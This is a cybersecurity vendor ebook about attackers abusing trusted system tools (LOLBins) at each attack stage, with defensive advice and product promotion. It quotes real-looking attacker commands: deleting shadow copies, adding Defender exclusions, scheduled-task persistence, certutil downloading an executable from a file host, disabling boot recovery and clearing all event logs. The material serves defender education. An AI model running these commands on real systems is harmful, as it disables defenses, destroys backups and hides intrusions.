

The Dark Side of Living Off the Land Binaries (LOLBins)

Learn how attackers misuse trusted system tools and level up your defense strategies to shut them down.

LOLBins gone wrong

Imagine thieves targeting a large hotel filled with tourists. They're looking for unauthorized access to guests' rooms, and they'll take it any way they can.

While they could use tools to pick the locks on the doors, this would definitely look suspicious and draw unwanted attention to their operation. Or they could look for an unattended housekeeping cart, grab the master key, maybe even track down a spare uniform, and start moving from room to room.

A low profile is the key to the thieves' success here. To legitimate hotel guests and security cameras, the regular staff are doing their job, moving around the hotel with full access. But in reality, these thieves are hiding in plain sight, adapting to the native environment to fly under the radar.


This suspicious scenario is relatable to how attackers abuse trusted, legitimate system tools to compromise your networks and systems. They take advantage of the native operating system (OS) tools and utilities, available on endpoints, that IT teams rely on for daily tasks. This gives attackers the upper hand against any type of business or industry, turning trusted tools against you. And that's not all—it's tricky for IT teams to disable or turn off these tools altogether due to their real-world practicality.

In this ebook, we'll get into the dangers posed by LOLBins abuse. By knowing how to spot LOLBins attacks, you'll be able to shut down attackers in their tracks and step up your security game.

What are LOLBins?

LOLBins are a trusted part of endpoints, and there are a lot of them! Legitimate, pre-installed operating system executables like PowerShell, `cmd.exe`, `ftp.exe`, `net.exe`, `MSBuild`, `ssh`, and `curl`. Whether you know it or not, you're relying on these tools every day to support your systems.

This is exactly what attackers count on, and why LOLBins are a go-to cyberattack technique for cybercriminals. LOLBins are a shady way to compromise your endpoints without dropping a single piece of malware, minimizing detection possibilities across the attack path. Attackers use the tools you trust to silently get access, persist, and move throughout your environment.



Attackers use `reg.exe` to access saved credentials

Dodging defenses with LOLBins

LOLBins give attackers the power to disable defenses, often sailing by traditional antivirus (AV) detection.

There are two reasons for this:

1 AV looks for known malware files, but LOLBins are legitimate native files. So even when attackers misuse them, it's less likely to trigger detections


2 LOLBins are 'fileless' attacks that live in memory with no executables written to disk, so there's nothing for AV to scan and detect

The attacker's sketchy behavior looks like it's coming from real system processes, blending into the noise IT teams expect, right under the radar.

LOLBins give attackers a few other sneaky tricks, like:

- Keeping payloads stealthy with encoding or string manipulation
- Pulling malicious payloads from legitimate infrastructures, like GitHub or Dropbox

Security Bypass Methods



Indirect security bypass methods used in 2024

Execution

Persistence

Defense
evasion

Credential
access

Discovery

Lateral
movement

Command
and control

Impact

Spotting malicious LOLBins in the attack path

Hackers misuse these system tools in many ways throughout the attack path, giving them plenty of chances to wreck your systems without being spotted. Let's break down how hackers abuse them so you can stack your defenses against them.

Attacker deleting
shadow copies and
adding folders and
exclusions to avoid
Windows Defender
detection

```
vssadmin delete shadows /all /quiet
```

```
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "Add-MpPreference -ExclusionProcess \"svchost.exe\""
```

```
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "Add-MpPreference -ExclusionPath \"C:\Windows\System32\svchost.exe\""
```

```
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "Add-MpPreference -ExclusionPath \"C:\Windows\Temp\""
```

```
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "Add-MpPreference -ExclusionExtension \".cache\""
```

```
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "Add-MpPreference -ExclusionExtension \".tmp\""
```

```
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "Add-MpPreference -ExclusionExtension \".dat\""
```

```
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "Add-MpPreference -ExclusionExtension \".sss\""
```

Execution

Persistence

Defense
evasion

Credential
access

Discovery


Lateral
movement

Command
and control

Impact

Execution

During execution, attackers run malicious code or commands to avoid detection, and LOLBins like `xattr` and `hdiutil` help them do this. These fileless attacks can go unnoticed, since they look like normal sysadmin activity.



Attacker using PowerShell to execute Tasklist to enumerate running processes on the victim's host

Execution

Persistence

Defense
evasion

Credential
access

Discovery

Lateral
movement

Command
and control

Impact

Persistence

Attackers need a persistence plan because a machine reboot will happen, putting their stealthy access at risk. So they use LOLBins like `launchctl`, `reg.exe`, `schtasks.exe`, or `crontab` to modify system settings or install hidden jobs to keep their footholds when the machine updates or changes. Attackers also use `dscl` to create new user accounts with admin rights for persistence.

Attacker using `schtasks.exe`, a native command, to maintain persistence in the targeted environment

High



Rule Name [REDACTED]

Process Name: `C:\Windows\system32\schtasks.exe`

Command Line: `"C:\Windows\system32\schtasks.exe" /create /sc ONSTART /tn System /tr "rundll32 C:\Windows\System32\config\ [REDACTED] /ru system`

Execution

Persistence

Defense
evasion

Credential
access

Discovery


Lateral
movement

Command
and control

Impact

Defense evasion

Attackers use LOLBins to avoid detection from security tools and analysts. Things like `mktemp` and `spct1` help them mimic legitimate admin behaviors and execute payloads using native endpoint functions, which helps them bypass tools like antivirus or disable them altogether.



The attacker's C2 beacon running in a sketchy folder to avoid detection

Execution

Persistence

Defense
evasion

Credential
access

Discovery

Lateral
movement


Command
and control

Impact

Credential access

Attackers steal legitimate user credentials, like account names and passwords, to hide their malicious activity and create more accounts under their control in the targeted environment. By abusing system tools like `reg.exe`, `findstr`, `rundll32.exe`, and PowerShell, attackers access saved credentials in memory, password managers, or even clear text.

Credential Dumping Methods



Credential Dumping Methods Used in 2024

Execution

Persistence

Defense
evasion

Credential
access

Discovery

Lateral
movement

Command
and control

Impact

Discovery

Once attackers have access to your systems, they've established persistence, and evaded defenses, they hunt for high-value targets to exploit. LOLBins like `whoami`, `systeminfo`, and Powershell give attackers details about users, systems, networks, and privileges, so they can figure out where to go next and what to target for maximum impact.

Priority	Type	
High	📄	Rule Name: ThreatOps Hunting Process Name: C:\WINDOWS\system32\tasklist.exe 🔗 Command Line: "C:\WINDOWS\system32\tasklist.exe" /s \\<Domain Controller> /u <REDACTED> /p <PASSWORD> /v /fo csv
Medium	📄	Rule Name: Suspicious Advanced IP Scanner Username: <REDACTED> Process Name: C:\ProgramData\port_scanner.exe 🔗 Command Line: "C:\ProgramData\port_scanner.exe" 🔗

The attacker's plan
of attack

Execution

Persistence

Defense
evasionCredential
access

Discovery

Lateral
movementCommand
and control

Impact

Lateral movement

When attackers are on the move to compromise more targets for expanded access, they use native processes and tools like PowerShell remoting, WMI, and PSEXec. This helps them move laterally across your endpoints, without drawing attention to their activity.

Attackers using native PowerShell to list drives on a file server from a compromised host within the network

The screenshot displays a security monitoring dashboard with a list of monitored processes on the left and a detailed view of a selected process on the right. The processes listed are wininit.exe (1 of 4), services.exe (2 of 4), svchost.exe (3 of 4), and cmd.exe (5 of 4). The cmd.exe process is highlighted with a red circle and a red arrow pointing to its details. The details panel shows the following information:

Process Details	
Parent PID	3232
PID	10824
User	[REDACTED]
User ID	[REDACTED]
Process Name	cmd.exe
Process Logon ID	0
Detection Rule	[REDACTED]
Started At	2025-01-07 04:40:41 UTC
Elevated Access Privileges	False
Executable	C:\Windows\SYSTEM32\cmd.exe
Command Line	cmd.exe /Q /c get-psdrive 1> \\127.0.0.1\ADMIN\$_1736224571.683409 2 2>&1

File Details	
Signature	Microsoft Corporation
SHA1	99ae9c73e9bee6f9c76d6f4093a9882df06832cf
SHA256	935c1861df1f4018d698e8b65abfa02d7e9037d8f68ca3c2065b6ca165d44ad2
MD5	f4f684066175b77e0c3a000549d2922c
Size	228 KB

Execution

Persistence

Defense
evasion

Credential
access

Discovery


Lateral
movement

Command
and control

Impact

Command and control

Attackers abuse LOLBins to communicate with systems under their control within your network. This lets them download additional payloads, and transfer malicious tools with native functions like `wget`, `nsurl`, `PowerShell`, or `certutil.exe`



```
>certutil.exe -urlcache -f https://tmpfiles.org/dl/9300049/superbad.exe ./superbad.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
>ls ./superbad.exe

Directory: C:\Users\frank\malware

Mode                LastWriteTime         Length Name
----                -
-a-----         06/08/2025   20:27             4 superbad.exe
```

Attackers transfer
malicious tools
with certutil.exe

Execution

Persistence

Defense
evasion

Credential
access

Discovery

Lateral
movement

Command
and control

Impact

Impact

The role of LOLBins varies during the impact stage, depending on the attacker's goals. In a higher-impact example, a ransomware attack, LOLBins quickly turn from an asset to a liability: data encryption, operational disruptions, and stolen information for a ransom demand.

They use native binary functions like:

- **vssadmin.exe** to delete local 'backups'
- **bcdedit.exe** to disable victim recovery efforts and
- PowerShell to clear event logs to undermine security visibility

Attackers setting
up ransomware

```
vssadmin.exe delete shadows /all /quiet

bcdedit / set{ default } bootstatuspolicy ignoreallfailures

powershell.exe $logs = Get-WinEvent -ListLog * | Where-Object {$_.RecordCount} | Select-Object -
ExpandProperty LogName ; ForEach ( $l in $logs | Sort | Get-Unique )
{[System.Diagnostics.Eventing.Reader.EventLogSession]::GlobalSession.ClearLog($l)}`
```


How do you solve for this?



Bad guys try to hide in the noise, but they're not impossible to find with the right defenses. The key to real security is a layered approach, using strong solutions, staying vigilant, and being informed. Here's how to keep threats out:



Reduce your attack surface

A smaller attack surface minimizes LOLBins available for compromise. Keep a close eye on what you need to keep your systems running, but scrap anything that doesn't add value to prevent it from becoming a vulnerable exposure.



Implement "least privilege" policies

Most users don't need access to everything. In fact, they need access to very little information in the network to get their jobs done. Limit user and administrative privileges, as this makes it harder for attackers to use LOLBins to escalate privileges and move laterally.



Adapt your execution policies

Don't shut off LOLBins entirely, but control which LOLBins can execute and under what conditions. This prevents attackers from rampant LOLBins abuse across your environment.



Monitor for suspicious endpoint activity

Know the LOLBins in your systems and networks, how they're used, and the endpoints they run from. This helps flag unexpected LOLBins behavior, indicating that threat actors might be abusing them.



Level up your security awareness

Invest in your team and keep them sharp, because they're your first line of defense against cyber threats. Use a company-wide monthly security awareness training program to give your team the basic tools they need to stay vigilant.



Rely on fully managed solutions

Hackers might work around the clock, but you don't. That's why it's so important to have cybersecurity that's fully managed and monitored by an 24/7 AI-assisted Security Operations Center (SOC). These experts can catch LOLBins acting a bit off and quickly take action, like isolating compromised endpoints.

Huntress gives you a wide range of solutions that help detect and protect against threats:



Endpoint Detection and Response (EDR)

An EDR backed by real cybersecurity experts can pinpoint activity indicative of LOLBins abuse, isolate the compromised endpoints, and neutralize threats before they can do any damage.



Security Information and Event Management (SIEM)

SIEM helps identify threat actor activities and attacks early in the attack chain, gives visibility on systems where EDR and ITDR can't be used, provides critical insights to speed up investigations, response, and recovery, and meets compliance requirements.



Identity Threat Detection and Response (ITDR)

ITDR helps stop attacks by preventing identities from being compromised and abused, e.g., through login hijacks, session theft, and other sneaky attempts to break in.



Security Awareness Training (SAT)

An engaging SAT program developed by real experts can teach your employees to outsmart potential attacks by building sharper instincts and smarter habits.

Catch native tools upending your business

Malicious use of LOLBins should be a reality check for businesses across all industries: attackers hide in plain sight anywhere in the attack path without dropping malicious files. Unfortunately, traditional AV detection doesn't measure up to this widespread, sneaky threat.

As attackers continue to pursue tactics that exploit legitimate, native functionalities, fast detection of LOLBins abuse is increasingly critical and time-sensitive for your business.

That's where Huntress comes in

At Huntress, we don't lean on off-the-shelf solutions. We design and build our own technology, giving our 24/7 SOC the precision and agility to detect, analyze, and eliminate threats in real time. From proprietary endpoint and identity protection to an advanced SIEM and engaging awareness training, our solutions are all managed by industry-leading experts.

Huntress does more than wreck hackers—we give you peace of mind. With a team of experts monitoring your systems around the clock for attacks like LOLBins, you'll be confident knowing your business is protected from threat actors slipping past your defenses.

Purpose-built for
your organization



About Huntress

Huntress is a global cybersecurity company on a mission to make enterprise-grade products accessible to all businesses. Purpose-built from the ground up, Huntress' technology is specifically designed to continuously address the unique needs of security and IT teams of all sizes. From [Endpoint Detection and Response \(EDR\)](#) and [Identity Threat Detection and Response \(ITDR\)](#) to [Security Information and Event Management \(SIEM\)](#) tools and [Security Awareness Training \(SAT\)](#), the platform provides targeted protection for endpoints, identities, data, and employees, delivering trusted outcomes and valuable peace of mind.

Its [24/7, AI-assisted Security Operations Center \(SOC\)](#) is powered by a team of world-renowned engineers, researchers, and security analysts, dedicated to stopping cyber threats before they can cause harm. Huntress is often the first to respond to major hacks and incidents, with its expert security team sharing real-time tradecraft analysis and actionable advisories with the community. Currently safeguarding over 4 million endpoints and over 7 million identities, Huntress empowers security teams, IT departments, and Managed Service Providers (MSPs) worldwide to protect their businesses with enterprise-grade security accessible to everyone.

As long as hackers keep hacking, Huntress keeps hunting. Join the hunt at www.huntress.com

X in y f

